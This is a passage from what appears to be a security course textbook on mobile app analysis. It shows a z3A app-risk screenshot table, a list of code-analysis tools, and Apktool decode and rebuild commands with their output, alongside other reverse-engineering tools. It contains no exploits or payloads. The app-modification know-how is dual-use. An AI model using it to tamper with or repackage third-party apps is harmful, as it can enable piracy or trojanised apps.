security ratings. A parallel processing engine continuously collects and correlates data from multiple sources, i.e., from malware to data manipulation instances. Multivariate tests and validations are performed to identify mobile app security and privacy risks before they become threats.




Apps 02/27/2014 - 02/26/2019

Classificati...	App Name	Version	Privacy Risk	Security Risk	Type
Legitimate	Park ATX	3.0.2	Medium	Low	iOS App
Legitimate	ParkMobile	8.6.1	High	Medium	iOS App
Legitimate	Hilton Honors	3.17.2	Medium	Medium	iOS App
Legitimate	Mimo	3.19	Medium	Medium	iOS App
Legitimate	Signal	2.36.0	Medium	Medium	iOS App
Legitimate	Marco Polo	0.14.192	High	Medium	iOS App
Legitimate	Princess Date: D...	5.0	Medium	High	Android App
Legitimate	SoundCloud	5.48.0	Medium	Medium	iOS App
Legitimate	CBS Sports	10.9.5	High	High	iOS App
Legitimate	Runkeeper	9.6	High	Medium	iOS App
Legitimate	GroupMe	5.29.1	High	Medium	iOS App

Figure 17.72: Screenshot of z3A Advanced App Analysis

Some additional tools used for source code analysis of mobile applications are listed below:

- Kiuwan (*https://www.kiuwan.com*)
- Appium (*https://appium.io*)
- Selendroid (*https://selendroid.io*)
- Bitbar (*https://bitbar.com*)
- Infer (*https://fbinfer.com*)



Reverse Engineering Tools

Apktool

Apktool is **used for reverse engineering third-party**, closed, binary Android apps. It can decode resources to nearly original form and rebuild them after making some modifications

```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```

https://ibotpeaches.github.io

Frida
https://www.frida.re

JEB
https://www.pnfsoftware.com

APK Studio
https://github.com

objection
https://github.com

Bytecode Viewer
https://github.com

Reverse Engineering Tools


- **Apktool**

  Source: *https://ibotpeaches.github.io*

  Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources nearly to their original form and rebuild them after making some modifications. It also makes working with an app easier because of the project-like file structure and automation of some repetitive tasks such as building APK, etc.

  Features:

  - Disassembling resources nearly to their original form
  - Rebuilding decoded resources back to binary APK/JAR
  - Organizing and handling APKs that depend on framework resources
  - Smali Debugging

